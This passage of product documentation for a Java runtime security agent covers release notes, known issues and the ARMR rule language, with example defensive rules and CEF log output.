'jakarta/servlet' namespace. Securing Application which utilizes
'javax.servlet.http.HttpServlet' is not possible.
```

In this case, the `oceanic.servlet=jakarta` property should be removed (so the default `oceanic.servlet` value `javax` is used), or be explicitly set to `oceanic.servlet=javax` .

Version: 25.3.0

Java Agent Release Notes (25.3.0)

Overview

- This release adds support for configuring the agent via properties using the `oceanic` agent property prefix.
- This release includes improved compatibility for the XXE ARMR rule with JBoss AS versions 5 and 6.

New Features / Improvements

- W4J-1691 The agent is configurable via properties using the `oceanic` agent property prefix.

New Features / Improvements Which Break Backward Compatibility

- none

Feature Removals

- none

Bug Fixes

- W4J-1685 Improved compatibility for XXE ARMR rule with JBoss AS versions 5 and 6

Known Issues

- W4J-64 In some cases the agent may not detect when a ARMR `filesystem` rule is duplicated
- W4J-66 In some cases the agent may not detect when an ARMR `filesystem` rule is unreachable
- W4J-252 Additional file read CEF events are generated for certain paths the first time

an ARMR `filesystem` rule that contains the `api()` directive triggers

- W4J-331 Under certain workloads running the Dacapo “h2” benchmark, an extra performance overhead may be incurred with rules in place
- W4J-370 Under certain workloads running the SPECjvm2008 “derby" and "serial" benchmarks, an extra performance overhead may be incurred with rules in place
- W4J-371 Under certain workloads running the SPECjvm2008 "crypto.signverify" and "xml.transform" benchmarks, an extra performance overhead may be incurred
- W4J-435 ARMR Socket input specifier not working on some Java6 JDK
- W4J-989 ARMR Filesystem Pathtraversal is not detected on IBM J9 JDK if Application is utlizing Java NIO classes
- W4J-1023 Apache Struts 2.5 test suite is failing due to usage of incomplete Servlet API library
- W4J-1367 Payload extension of security event generated by XSS rule does not contan all of the payload characters in a specific case of a complex payload.
- W4J-1431 ARMR HTTP CSRF rule is not working correctly on in JSP page on Tomcat 10, 11 and JBossEAP8
- W4J-1432 ARMR HTTP XSS rule is not working correctly on JBoss EAP 8 and Wildfly 32
- W4J-1454 RMI Client/Server connection fails with java.rmi.NoSuchObjectException on JRockit Java6 Windows
- W4J-1473 SQLi protection does not work for a small number of attacks on at least one version of J9 Java 8
- W4J-1475 Input attribute can not be used on ARMR Socket Connect rules on IBM J9 JDKs
- W4J-1477 ARMR VCPU rule pack breaks DNS rules using input() specifier on Windows
- REM-1855 `IOException` is unexpectedly thrown when the Deserial rule is absent in certain cases
- REM-2422 When running JRockit 6 with Dynatrace, neither JBoss AS 7.1 nor JBoss EAP 6.x are supported
- REM-2434 JBoss AS 7.1 and JBoss EAP 6.x running with IBM J9 are unsupported
- REM-2445 Inconsistent warning messages logged when user inadvertently omits `-Doceanic.log.file` property depending on whether log.mode is `LOCAL` or is `BOTH`
- REM-2906 On some versions of IBM J9 JDK8, jdk-j9-8sr5fp10-linux-x64 being one such version, ARMR XSS is not detected in SpringBoot applications.
- REM-3045 Protected XSS attack on JamWiki webapp causes JBoss v4.2 shutdown to hang
- REM-3126 Warning "OpenJDK 11 IllegalAccessError after JVMTI retransform/redefine" while onboarding to the Portal
- REM-3230 Under certain workloads running JRockit 6, an extra performance overhead may be incurred
- REM-3235 Under certain workloads running Tomcat, an extra performance overhead may be incurred with the XSS rule

Third Party / Open Source Dependencies

- ANTLR

- Log4j (version1) Library
- ASM Library
- OpenJDK JDK Source
- JASYPT

Version: 2.11

ARMR (2.11)

The latest release of the AAMS Agent uses the ARMR v2 platform. The content below will introduce the ARMR platform and core concepts for understanding the ARMR syntax. Following this is a chapter on each specific rule with a detailed description, rule examples and log output examples.

Please consult Customer Success for the appropriate ARMR version to use when deploying the latest AAMS Agent.

Version: 2.11

The ARMR 2 Platform

The ARMR 2 Platform is comprised of two parts: a Domain-Specific Language (DSL) designed to allow
users to express application extensions and security controls, and a recompilation engine that interprets
the ARMR DSL to apply the programmed extensions and security controls. Here are some of the common ARMR terms used throughout this document.

Term	Definition
ARMR	**A**utonomous **R**ule **M**anagement **R**untime.
ARMR DSL/ Language	The language used to program extensions and security controls.
ARMR Rule	One of many runtime types that can be programmed to apply enhancements or security controls for specific behaviors of the application (i.e. HTTP queries, SQL transactions, file-system operations, etc.)
ARMR Mod	A self-sufficient ARMR program comprising one or more ARMR rules. An ARMR rule is always a member of one, and only one, ARMR Mod.
ARMR Rules File	A plain-text file with an extension of .armr that contains one or more ARMR mods.
ARMR Engine	The runtime recompiler platform which interprets and executes ARMR Mods and the ARMR Rules therein.
Agent	A runtime Agent which supports the ARMR platform and can execute ARMR Mods.

The ARMR Language Specification defines the structure of the DSL itself and the reprogrammable behaviors of an application's runtime components, such as networking operations, HTTP transaction, SQL queries, and many others. These reprogrammable behaviors form the basis for ARMR Rules, which enable users to eloquently describe how they would like to apply behavior enhancements or enforce bespoke security policies for any desired target application.

As of the ARMR 2.X release - the ARMR Language Specification will ensure forward compatibility with future versions of the ARMR engine. The ARMR Language Specification may change over time, please consult latest documentation and Client Services for latest implementation details.

Once a AAMS Agent is attached to an underlying runtime, ARMR Mods can be loaded, reloaded, and unloaded dynamically at runtime without requiring the application or underlying runtime to be restarted.

Version: 2.11

ARMR Language Syntax

The structure of the ARMR language and syntax is loosely based on the YAML syntax. Users familiar with YAML and its syntax will be comfortable with programming ARMR Mod. ARMR Mods use a file
extension of `.armr`. The content of the file is plain-text and can be written and viewed in any text editor.
The following is a high-level overview of what the ARMR language syntax looks like.

```
app("Security Rules"):
    requires(version: ARMR/2.7)

    http("An ARMR HTTP Rule"):
        ...
    endhttp



    marshal("An ARMR Marshal Rule"):
        ...
    endmarshal



    dns("An ARMR DNS Rule"):
        ...
    enddns



    socket("An ARMR Socket Rule"):
        ...
    endsocket



    filesystem("An ARMR FileSystem Rule"):
        ...
    endfilesystem



    sql("An ARMR SQL Rule"):
        ...
    endsql
```

```
    library("An ARMR Library Rule"):
        ...
    endlibrary



    patch("An ARMR Patch Rule"):
        ...
    endpatch

endapp
```

Studying the syntax at a high-level, we can see a pattern of block declarations, where each block has an opening declaration, and an ending declaration. Blocks can also take statements, which are child
components of each block. Statements are used to describe configuration for the block.

Block

All blocks must abide by the following rules,

- Blocks must have an opening and closing declaration.
- The opening declaration starts with the `<block-name>`.
- Followed by a **unique quoted string inside parenthesis** to name the block.
- Followed by a **colon**, which indicates to the ARMR engine that the block is open and should expect a closing declaration.
- Each proceeding line after a block is opened will be a statement of that block until it is closed.
- Each open block must be closed with the keyword `end<block-name>`.

Block Example

```
http("An ARMR HTTP Rule"):
    ...
endhttp
```

Statement

All statements must abide by the following rules,

- A statement is a declaration that is not open or closed.
- Statements do not have a colon after the parenthesis.
- All the configuration for the statement exists within the parenthesis.
- The configuration is made up of `key:value` pairs.
- Some `key:value` pairs may be optional. If optional, they can be omitted.
- If only one `key:value` pair is mandatory, for most cases it is not necessary to state the key, and just pass the value. Otherwise it is recommended to provide both the key and the value.
- Some values are `keywords`, and do not need to be quoted. It is only necessary to quote strings that are user defined, such as a file path or the name of a parameter in a HTTP request.
- The order of the `key:value` pairs is not strict and can be presented in any order.

Statement Example

```
requires(version: ARMR/2.7)
```

Types Of Values

Values can be any of these types,

- **keyword:** an unquoted string that has a defined meaning within the ARMR language.
- **string**: any sequence of characters surrounded by double quotes. eg: `"an example string"`.
- **integer**: an unquoted whole number without decimal point.
- **float**: an unquoted number with decimal point.
- **boolean**: an unquoted `true` or `false`. The value is not case-sensitive.
- **dictionary**: a collection of different `key:value` types separated by commas, and encapsulated within curly brackets. e.g. `{"personal data form", id: 32, name: "John"}`.
- **list**: a collection of values of the same type, separated by commas, and encapsulated within square brackets. e.g. `[2, 3, 32, 100]`.

- A **dictionary** and a **list** value can contain other dictionaries and lists inside them.

Comments

It is possible to include comments in an ARMR file. There are two scenarios to mention,

- The hash symbol (also known as the pound symbol) `#` can be used throughout the entire ARMR File. This is used for commenting on a per-line basis. There is no block comment equivalent.
- When inside an `app` declaration, it is possible to use a double forward-slash `//` for a single line comment or the forward-slash with star `/* */` for block comments.

```
# This kind of comment

# can be used anywhere

# in an ARMR File.

app("Security Rules"):
    requires(version: "ARMR/2.0")

// This is a line comment
    // and can be used within
    // an ARMR App.
    http("An ARMR HTTP Rule"):
        ...
    endhttp

/_
        This is a block comment
        that can be used within
        an ARMR App.
    _/

endapp
```

Escape Character

Any character is legal as part of an ARMR string value, including double-quotes, as long as they are escaped. Escaping can be achieved by using the back-slash character `\`. A backslash literal should also be escaped with a backslash to distinguish it from an escape character. Not escaping backslashes \ or double quotes " could lead to unexpected behavior.

Valid	Invalid
`"hello\\ world\""`	`"hello world\"`
	`"hello w"rld"`
	`"hello w\\"orld"`

The following ARMR Mod name is valid,

```
app("App name with \\ and \""):
endapp
```

The following ARMR Mod name is invalid,

```
app("App name ending slash\"):
endapp
```

Windows Paths

The backslashes in Windows paths should be escaped. The following Windows path is valid,

```
process("Protect executable in a specific directory"):
execute("C:\\Windows\\\*")
```

The following Windows path is invalid,

```
process("Protect executable in a specific directory"):
execute("C:\Windows\*")
```

Formatting

Blocks do not need to be separated by new line characters, meaning that the entire contents of an ARMR file could be written on a single line. However, it is strongly recommended that users do not write rules in this fashion as this will make it extremely difficult to read.

```
app("Security Rules"):requires(version: ARMR/2.7)endapp
```

Blocks, components, and keywords must be declared in lowercase as the parser is case-sensitive. The following will not be allowed to load. Notice the malformed `ApP` and `EnDapp`.

```
app("Security Rules"):
    requires (version: ARMR/2.7)

endapp
```

Version: 2.11

ARMR Mod

An ARMR Mod is a single **program** for an ARMR Engine. An ARMR Mod is a mandatory declaration that
defines the atomic executable unit of one-or-more ARMR Rules. An ARMR Rule cannot exist outside of
an ARMR Mod.

It is possible to define multiple ARMR Mods in a single `.armr` file if necessary. The example shown
below is the complete declaration of an ARMR Mod named "`Security Rules`". The keyword app is
used to declare an ARMR Mod, which takes a string that is used to identify this ARMR Mod with a unique name. The unique name is also used for all events recorded by the ARMR Engine in the event log
file. Two ARMR Mods with the same name cannot be loaded at the same time. An ARMR Mod must
implement the mandatory requires() statement and contain at least one ARMR Rule. An empty ARMR Mod with no rules, as shown in the **ARMR Mod Example**, is not valid.

Requires

The `requires()` statement provides details about what is required for the ARMR Mod to run. It must be declared before any rules, otherwise the Mod will fail to load and an error will be logged in the CEF log. For now, the `requires()` statement only takes a single `key:value` pair that declares the minimum required ARMR language level to be supported by the agent for the ARMR App to run. Future versions of ARMR will support further overloading with additional requirements.

Version

The `version()` directive allows an ARMR developer to declare precedence between multiple ARMR Mods of the same name. When an ARMR developer commits a newer version of a mod, any older versions of the same mod will be ignored by the agent when present in the same load cycle. The `version` declaration is optional, but if provided, it needs to be specified before any rule is declared. Its default value when not declared is `1`. In the case of multiple ARMR mods with the same name and different versions, only the mod with the highest `version` is committed to the agent.

> **⚠ WARNING**
>
> `version` declaration is only supported since `ARMR/2.3`, inclusive.

Consider the following example:

```
app("Security Policy"):
    requires(version:"ARMR/2.3")
    version(2)
    // some ARMR Rules

endapp

app("Security Policy"):
    requires(version:"ARMR/2.3")
    version(3)
    // some ARMR Rules

endapp
```

In the above case, the ARMR mod with version `2` will be ignored and version `3` of the mod will be loaded instead. The following log message is generated for the mod with the lowest version:

```
in file "/tmp/example.armr": ARMR mod "Security Rules" overridden by mod with ver-
sion "2"
```

In the case where two ARMR mods have the same `version`, then both mods will fail to load as they are in conflict about their name ID.

For every security event generated by a rule, the CEF extension `appVersion` indicates the version of its mod. See more details about CEF extensions later in the document.

Metadata

Since version `2.6` of the ARMR language, a `metadata()` directive can be declared within ARMR mods or rules. This declaration is useful when there is important or detailed information about the ARMR mod or rule that the developer might want to ship with it. Considering the case of an ARMR `patch`, the metadata could contain information about the vulnerability's CVE or CWE, which software does it target, when was the `patch` created, what's the CVSS score of the vulnerability. All this data will then be parsed and modeled by the ARMR language and consumed by the Agents and the Portal, which can then interact with it programmatically through the ARMR API. This feature extends the bridge between ARMR mod developers and ARMR language consumers (systems that parse and interact with mods), making it possible for automatic ARMR mod integrations into these systems.

> **⚠ WARNING**

`metadata` declaration is only supported from `ARMR/2.6`, onwards.

The metadata statement is optional either at the ARMR mod or rule levels. In this section the focus will be at the mod level but this concept is similarly applied at the rule level. See **Armr Rule** section for how to declare it at the rule level.

Metadata declared at the mod level will be inherited by all rules within that mod.

The `metadata()` statement is declared as follows:

```
app("CVE-2021-2432"):
    requires(version: ARMR/2.6)
    metadata(
        cve: "CVE-2021-2432",
        cvss: {
            score: 3.7,
            version: 3.0,
            vector: "CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:L"},
        description: "The vulnerability allows a remote non-authenticated attacker
to
            perform service disruption. The vulnerability exists due to improper
            input validation within the JNDI component in Java SE. A remote
            non-authenticated attacker can exploit this vulnerability to perform
            service disruption.")

    patch("JNDI component fix"):
      ...
    endpatch
endapp
```

It takes a comma separated list of key value pairs written in free-form text, as with any ARMR language component. Any of the ARMR primitive types can be used as values: string literals, constants, floats, integers, booleans, lists or nested key value pairs.

WARNING

Duplicate keys within `metadata` will generate an error message resulting in the mod being invalidated.

There is a list of metadata keys that were chosen to standardize, and so, their values will be strictly validated when an ARMR mod is parsed. The following table lists these keys and the enforced structure of their corresponding values:

Key	Description	Enforced value structure	ARMR language example cases

`cve`	CVE ID of the vulnerability	Any non empty string literal or a list of non empty string literals	`cve: "CVE-2020-4000"`
			
			`cve: ["CVE-2020-4000", "CVE-2020-4001"]`

`cwe`	CWE category of the vulnerability	Any non empty string literal or a list of non empty string literals	`cwe: "CWE-89"`
			
			`cwe: ["CWE-89", "CWE-564"]`

`cvss`	CVSS score of the vulnerability	A list comprised of the following key value pairs: - key `score` where its value must be a float - key `version` where its value must be a float - key `vector` where its value must be a string literal	`cvss: {score: 10.0, version: 3.1, vector: "..."}`
`description`	Text describing what the vulnerability or the mod or rule	Single string literal	`description: "The vulnerability allows a remote non-authenticated attacker to perform service disruption."`

`affected-os`	Operating systems affected by the vulnerability	Any non empty string literal or a list of non empty string literals	`affected-os: "Windows"`
			
			`affected-os: ["Windows", "Linux"]`

Key	Description	Enforced value structure	ARMR language example cases
`affected-product-name`	Name of the product affected by the vulnerability	Single string literal	`affected-product-name: "Struts 2"`

`affected-product-version`	Version of the product affected by the vulnerability	Single string literal or a list of ranges. A range is comprised of a key `range` and a value comprised of 2 key value pairs: `from` and `to`. Multiple ranges can be defined. If a single string is specified a single range will be interpreted internally with the same value for `from` and `to` key value pairs.
		
		`range: {from: "1.0.0", to: "1.0.0"}`
			`affected-product-version: "2.5.27"`
			
			`affected-product-version: {range: {from: "2.5.20", to: "2.5.27"}}`
			
			`affected-product-version: {range: {from: "2.5.20", to: "2.5.27"}, range: {from: "2.6.0", to: "2.6.8"}}`

`creation-time`	Time when the mod or rule was created	Single string literal	`creation-time: "Tue 02 Nov 2021 15:46:13 GMT"`
`version`	Development version of the rule	Integer	`version: 2`

None of the metadata keys above are mandatory, they can be added as required. Other keys not in the table above can be used by the ARMR developer. These are classified as non-standardized metadata and their values will not be validated in any way, so they can have any desired structure. The example below is valid:

```
app("2021 JULY CPU"):
  requires(version: ARMR/2.6)
  metadata(foo: "bar")
  patch("JNDI component fix"):
  ...
  endpatch
endapp
```

```
app("2021 JULY CPU"):
  requires(version: ARMR/2.6)
  metadata(complex: {foo: "bar"})
  patch("JNDI component fix"):
  ...
  endpatch
endapp
```

Logging metadata

The metadata key `log` inside the `metadata` statement is reserved for giving any extra functional meaning to the metadata declared within its value. As an example:

```
app("CVE-2021-2432"):
    requires(version: ARMR/2.6)
    metadata(
        log: {
            cve: "CVE-2021-2432"
        },
        cvss: {
            score: 3.7,
            version: 3.0,
            vector: "CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:L"},
        description: "The vulnerability allows a remote non-authenticated attacker
to
            perform service disruption. The vulnerability exists due to improper
            input validation within the JNDI component in Java SE. A remote
            non-authenticated attacker can exploit this vulnerability to perform
            service disruption.")

    patch("JNDI component fix"):
      ...
    endpatch
endapp
```

In the above example `log` is not a metadata key but a keyword to tell ARMR consumers that this metadata should be logged in security events. As for the case of agents, a CEF extension will be logged in every event of every rule defined within the mod, since `metadata` is declared at the mod level:

```
CEF:0|ARMR:ARMR|ARMR|2.6|validate component|Load Rule|Low|rt=Feb 23 2022
17:39:02.844 +0000 appVersion=1 cve=["CVE-2021-2432"] dvchost=test-host rule-
Type=patch procid=324782 securityFeature=patch outcome=success
```

The ARMR developer has two ways for marking metadata as loggable:

- Multiple `log` key value pairs, or
- Single `log` key value pair containing all the metadata to be logged.

```
app("CVE-2021-2432"):
    requires(version: ARMR/2.6)
    metadata(
        log: {
            cve: "CVE-2021-2432",
            description: "The vulnerability allows a remote non-authenticated at-
tacker to
                perform service disruption. The vulnerability exists due to improp-
er
                input validation within the JNDI component in Java SE. A remote
                non-authenticated attacker can exploit this vulnerability to per-
form
                service disruption."
        })

    patch("JNDI component fix"):
      ...
    endpatch
endapp
```

```
app("CVE-2021-2432"):
    requires(version: ARMR/2.6)
    metadata(
        log: {
            cve: "CVE-2021-2432"
        },
        log: {
            description: "The vulnerability allows a remote non-authenticated at-
tacker to
                perform service disruption. The vulnerability exists due to improp-
er
                input validation within the JNDI component in Java SE. A remote
                non-authenticated attacker can exploit this vulnerability to per-
form
                service disruption."
        })

    patch("JNDI component fix"):
      ...
    endpatch
endapp
```

There is a set of security CEF extensions that are reserved to AAMS Agents and cannot be logged as part of CEF events. These extensions are: `agentName`, `ruleType`, `rt`, `dvchost`, `procid`, `nodeid`, `appVersion` and `securityFeature`. If any of the keys above are used as metadata and marked for logging, the agent will log a one-time only CEF event indicating the error and the extension will not be logged in any of the events.

> **INFO**
>
> The list of reserved extensions may grow in the future as and when any new extensions are introduced.

The same occurs in the case that metadata keys are marked for logging and duplicate any extension already present in a normal security event. The agent security logging data will always take precedence over metadata logged keys. A one-time only CEF event error will be logged in this case and the metadata key will be ignored from the CEF event.

ARMR Language Level

As shown in the example, this ARMR App requires a minimum ARMR language level of `2.0` to be supported by the ARMR agent. Both the `version` key and string value are required to be stated. The ARMR language level version is based on **Semantic Versioning** format of `major.update`. Incrementing the `major` value represents new functionality that is backwards incompatible with the previous release. Incrementing the `update` value means new functionality has been added that does not break backwards compatibility. In the case of an `update`, agents that are in the same `major` version range, but have a lower update value, will simply ignore new functionality. If either the version string is invalid or the version is unsupported, the app will fail to load and an error message will be printed to the CEF log file.

ARMR Mod Example

The following example shows a well formatted ARMR Mod, so long as at least one ARMR Rule is contained within the ARMR Mod. Please consult the **ARMR Rule** section for more information on available rule types.

```
app("Security Policy"):
    requires(version:"ARMR/2.3")
    // some ARMR Rules

endapp
```

In the example shown here, the `requires()` statement is missing.

```
app("Security Policy"):

endapp
```

The invalid ARMR Mod would generate an error messages in the security log file.

```
<unknown>: line 3: col 0: Invalid input: 'endapp' expecting: 'requires'
```

Version: 2.11

ARMR Rule

The term ARMR Rule is an umbrella term that includes all of the rules mentioned in the **ARMR Rules** section. Please see each rule type for a more detailed description. Each rule type has a unique set of statements to describe and configure the security control.

ARMR Rule Parts

While each ARMR rule models a different aspect of a system, each rule shares a common set of requirements. Each ARMR rule operates on a set of **given** conditions that need to be configured so that if and **when** an `event` is triggered, **then** an `action` will be taken. This style of behavior is analogous to behavioral test-driven development of **given-when-then**. The documentation will describe how each part is configured.

```
rule("An ARMR Rule"):
    given("various conditions")
    when("event occurs")
    then("take action")
endrule
```

Every ARMR Rule is configured in a similar fashion, using these **Given**, **When**, **Then** states. Each rule will use these headings to describe how each specific rule needs to be configured.

Given (Conditions)

Each ARMR rule will allow a user to specify a unique set of conditions (configuration options) that will help to specify the nature of the event or define parameters that need to be enforced should an event be triggered. The configuration of the conditions is specific to each ARMR rule. Please consult each rule to learn how to configure it correctly.

When (Event)

The occurrence of an event is where an attack has been detected under the specified conditions, and an action will need to be taken. The configuration of the event is specific to each ARMR rule. Please consult each rule to learn how to configure it correctly.

If multiple ARMR rules exist for a given security feature, precedence is given to the ARMR rule with the more specific event condition, and this rule will be the one that triggers. For example, if a file path is specified as a condition in which the rule should trigger, then the ARMR rule with the most specific file path will take precedence.

Then (Action)

ARMR rules will perform an action on the basis of an event being triggered. In such cases, an ARMR rule can be configured to take action in a number of ways. Some actions have higher priorities than others, which will override rules with lower priority actions. This makes it possible to chain rules together. For example, it is possible to have a broad rule with a lower priority action that denies all events, and then to have more specific rule with a higher priority action that will allow events under certain conditions.

> **INFO**
>
> After event condition specificity, action priority then determines rule precedence. Action priority from highest to lowest is: allow (where supported), protect, detect.

Action	Description
detect	Used for monitoring events that have been triggered. Since this action does not interfere with other actions, it will always run. A log entry will be made in the CEF log file.
allow	Used for allowing specific events to happen, overriding the events that are otherwise protected. A log entry will be made in the CEF log file.
protect	Used for specifying events to protect. The type of protection is dependent on the ARMR rule type. A log entry will be made in the CEF log file.
code	A user-specified block of code that will be run when the event has been triggered. No log entries are recorded on execution unless configured by the ARMR developer. In ARMR 2.0, code blocks are only supported in the ARMR Patch rule; in ARMR 3.0 and above, code blocks are supported in all rules.

The action statement may specify a log message. If a log message is specified then a log entry will be generated. The user can specify a custom message to be included in the log entry or, if the log message parameter is left blank, a default log entry is generated.

> **INFO**

> The log message parameter is mandatory for an action of `detect`, and is optional for an action of `allow` or `protect`. If the log message parameter is omitted then logging will be switched off.

For an action of `detect`, `allow` or `protect`, the action statement may specify a severity. If no severity value is provided then the default severity is set to `Unknown`. The user may specify the severity as an integer in the range of 0-10 inclusive (0 being least severe and 10 being most severe). The severity may also be specified as one of the following: `Low`, `Med`, `High` or `Very-High` (case insensitive).

Metadata

As described in more detail in the **Armr Mod** section, it is possible to declare a `metadata()` statement since `ARMR/2.6`, which can be declared either at the mod or rule levels. This section describes the use case at the rule level.

> **INFO**
>
> All rule types support `metadata()` statements.

The behavior of the `metadata` at the rule level is to inherit all metadata key value pairs from its originating mod, if there is any, in the addition to those defined within the rule itself. Also, whatever key value pairs defined, that may already exist at the mod level, will be overridden by the metadata at the rule level, if they share the same keys. Considering the example when the mod contains part of a quarterly security update for Java:

```
app("2021 JULY CPU"):
    requires(version: ARMR/2.6)
    metadata(
        affected-os: any,
        affected-product-name: "Java SE",
        affected-product-version: {
            range: {from: "7u0", to: "7u301"}})

    patch("CVE-2021-2432 - JNDI component"):
        metadata(
            cve: "CVE-2021-2432",
            cvss: {
                score: 3.7,
                version: 3.0,
                vector: "CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:N/A:L"},
            description: "The vulnerability allows a remote non-authenticated at-
tacker to
                perform service disruption. The vulnerability exists due to improp-
er
                input validation within the JNDI component in Java SE. A remote
                non-authenticated attacker can exploit this vulnerability to per-
form
                service disruption.",
```

```
            affected-product-version: {
                range: {from: "7u171", to: "7u301"}})
        ...
    endpatch
endapp
```

The `patch` above will inherit the following metadata key value pairs: `affected-os`, `affected-product-name` and `affected-product-version`; but will also contain the following additional ones: `cve`, `cvss` and `description`. As for the value of `affected-product-version`, since the rule overwrites its inherited value from the mod, it will now be:

```
affected-product-version: {
    range: {from: "7u171", to: "7u301"}}
```

Logging metadata

Similarly to the **Armr Mod** section, the `log` key must be used whenever a metadata key value pair should be logged in security events. At the rule level, this means that every event for that rule will contain any key value pairs marked for logging. Equally with the case example above, `metadata` at the rule level takes precedence and it will override any behavior or value set out by the originating ARMR mod. So, if the metadata with key `affected-product-version` is marked for logging at the rule level, it will be logged in security events, thus, overwriting the value set out in the originating mod.

Valid ARMR Example

This example shows how an ARMR Mod may be configured using the ARMR HTTP rule to detect requests to the endpoint `"/webapp/index.jsp"` which do not have an origin of `"host1"`, `"host2"`, or `"host3:8080"`. In this case, the **conditions** of this rule is predicated on a URI endpoint of `"/webapp/index.jsp"`. Any request that matches that endpoint are then checked for the CSRF same origin event, indicated by `csrf()` statement. The event needs to be configured as a same origin event using the `same-origin` keyword. In this case, the request must have the `origin` header that contains a host that matches one of the hosts specified in the rule. Should a request fail the parameters declared in the event, then an **action** will be taken. In this case, the `detect()` action will take place, alerting the user that an invalid request was detected.

```
app("Security Rules"):
    requires (version: "ARMR/2.0")

    http("Detect HTTP requests with invalid origin header"):
        request(paths: "/webapp/index.jsp")
        csrf(same-origin,
            options: {
                hosts: ["host1", "host2", "host3:8080"]})
```

```
        detect(message: "HTTP Same Origin validation failed", severity: 7)
    endhttp

endapp
```

Invalid ARMR Example

Unrecognized but well-formatted rule declarations inside the app will be ignored by the parser. Consider the example below. The `foo` block will be ignored but the `http` rule will still be loaded. If an invalid ARMR Rule exists, an error message will be printed to the CEF log.

```
app("Security Rules"):
    requires (version: "ARMR/2.0")

    foo("a foo rule"):
    endfoo

    http("Deny HTTP requests with invalid origin header"):
        request(paths: "/webapp/index.jsp")
        csrf(same-origin,
            options: {
                hosts: ["host1", "host2", "host3:8080"]})
        detect(message: "HTTP Same Origin validation failed", severity: 7)
    endhttp

endapp
```

ARMR Rule Life-Cycle

Every ARMR Rule transitions through a five-stage lifecycle inside the ARMR Engine. Understanding this
lifecycle is important in order to understand the state of the rules inside the ARMR Engine. With the
exception of execute, each state of the rules lifecycle is shown in the CEF log. The following table describes each state.

Stage	Description
`load`	The syntax of the ARMR rule is valid and the rule has been loaded into the ARMR Engine.
`link`	The ARMR rule has been compiled into the running application and is ready to begin executing on the next occurrence of the defined event.
`execute`	The ARMR rule has executed and the action of the rule has been applied. Each unique execution of the ARMR rule is a unique execute event. Execute events are not recorded in the CEF log file, although some ARMR Engine implementations may provide special configuration options to enable CEF logging of execute events.
`unlink`	The ARMR rule has been uncompiled from the running application and will no longer execute on future occurrences of the defined event.
`unload`	The ARMR rule has been unloaded from the ARMR Engine.
`reload`	Rule(s) will be reloaded by ARMR engine on detection of a change to rule content

---

INFO

Reloading of rules will only occur when the rule's configuration and desired behavior has changed such as log message and/or Java code, otherwise the rule will not be reloaded.

Only changed ARMR mods will be reloaded.

The output of the Security CEF log file will have the following format.

```
<14>1 2020-03-10T14:51:34.493Z localhost.localdomain java 52928 - -
CEF:0|ARMR:ARMR|ARMR|2.3|CVE-2019-2769 :01|Link Rule|Low|outcome=success pro-
cid=52928 dvchost=localhost.localdomain rt=Mar 10 2020 14:51:34.493 +0000 appVer-
sion=1
<14>1 2020-03-10T14:51:34.493Z localhost.localdomain java 52928 - -
CEF:0|ARMR:ARMR|ARMR|2.3|CVE-2019-2769 :01|Link Rule|Low|outcome=success pro-
cid=52928 dvchost=localhost.localdomain rt=Mar 10 2020 14:51:34.494 +0000 appVer-
sion=1
```

Limiting ARMR rules to specific Operating Systems

Additionally, each ARMR rule can be restricted to run on specific operating systems. This is particularly useful for security protections that are OS-dependent (e.g. file reads and writes) and allows for large-scale deployments of whole policies with ARMR Mods that target different Operating Systems. It also notifies agents of whether the rule is applicable and should be applied to the OS that it is currently running on.

To enable the OS constraint, pass the OS name, or a comma-separated list of names, as an argument to the rule. Examples:

- `rule(”my_rule”, os: [windows]):`
- `rule(“my_rule2”, os: [linux, solaris]):`

The valid constants are:

- windows
- linux
- aix
- solaris
- any

When the ARMR Mod is loaded, if it does not satisfy the OS constraint, a log-entry such as the following will be produced:

```
<14>1 2020-07-10T11:12:06.213Z I-dev05 java 91730 - -
CEF:0|ARMR:ARMR|ARMR|2.3|CVE-2019-2933 :04|Load Rule|Low|rt=Jul 10 2020
11:12:06.213 +0100 dvchost=I-dev05 procid=91730 outcome=failure reason=rule is not
applicable to the currently running operating system appVersion=1
```

Version: 2.11

API Protect Directives

The following ARMR rules support the API Protect `api()` and `input()` directives:

- DNS
- Filesystem
- Socket
- Process

Both the `api()` and `input()` directives are an additional condition of use when the given rule is applicable. These directives complement the primary selector directive for each rule, which in most cases should be a wildcard. For example, the `read()` or `write()` directives in the case of the Filesystem rule. That is, in general, an ARMR rule configured for API Protect should apply to "all DNS requests", "all files and folders", "all sockets" and "all external processes". This is covered further in the **Recommended API Protect Policy** section.

Neither `api()` nor `input()` is valid in an ARMR rule with an action of ALLOW. That is, it is not possible to create an ARMR whitelisting rule which would only be applicable in the context of processing API requests.

api

`api()` is used to specify either that the rule is only applicable to when the application is performing operations needed to satisfy RESTful API processing HTTP requests. Using the following configuration options, this directive can be tailored to target all API endpoints, or a specific selection of one or more API endpoints.

Valid values for the `api()` directive are:

- `any`: the wildcard value. When `api(any)` is specified in a supported rule, the rule is applicable for all API processing HTTP requests.
    - This value can not be combined with any of the other valid values described below.
- a single endpoint, for example: `/resources/v2/file`. When `api("/resources/v2/file")` is specified in a supported rule, the rule is applicable to that single endpoint only.

- multiple endpoints, for example `api("/api/v3", "/api/v4")`. When multiple endpoints are specified in a supported rule, the rule is applicable to all specified endpoints
    - multiple endpoints are expressed as a list of comma separated strings as in the example above.
- when specifying API endpoints, the wildcard character (*) is supported to cover a range of endpoints. This can be specified as:
    - a prefix `*/endpoint`
    - a suffix `/api/v2/*`
    - both a prefix and a suffix `*/cars*`

> **INFO**
>
> A value must be specified for the `api()` directive.

input

`input()` is already available in a number of ARMR rules for existing security features, such as those which prevent injection based attacks.

This allows the user to specify the source of the untrusted data. The following three sources are supported:

- `http` data introduced via HTTP/HTTPS requests
- `database` data introduced via JDBC connections
- `deserialization` data introduced via Java or XML deserialization

The rule will trigger if the source of the untrusted data matches that specified in the rule.

If no value is specified then a default value of `http` is used.

An exception will be thrown if an unsupported value is provided.

> **INFO**
>
> This directive should be understood as a condition for when the rule is applicable. Specifically, the rule will be applicable where:
>
> - **DNS**: the host name was provided by text that originated from the above specified source(s).

- **Filesystem**: any portion of the file or folder name was provided by text that originated from the above specified source(s).
- **Socket**: the host name was provided by text that originated from the above specified source(s). Note, an IP address or port number originating from the source(s) will not trigger a Socket connect rule specifying the input() directive.
  - `input()` is available for the **Socket** `connect()` rule only.
- **Process**: any part of the command to execute was provided by the text that originated from the above specified source(s).

The following is an example of how the ARMR DNS rule may be configured for API Protect:

```
dns("API block any DNS address resolution"):
    lookup(any)
    api(any)
    input(http)
    protect(severity: High)
enddns
```

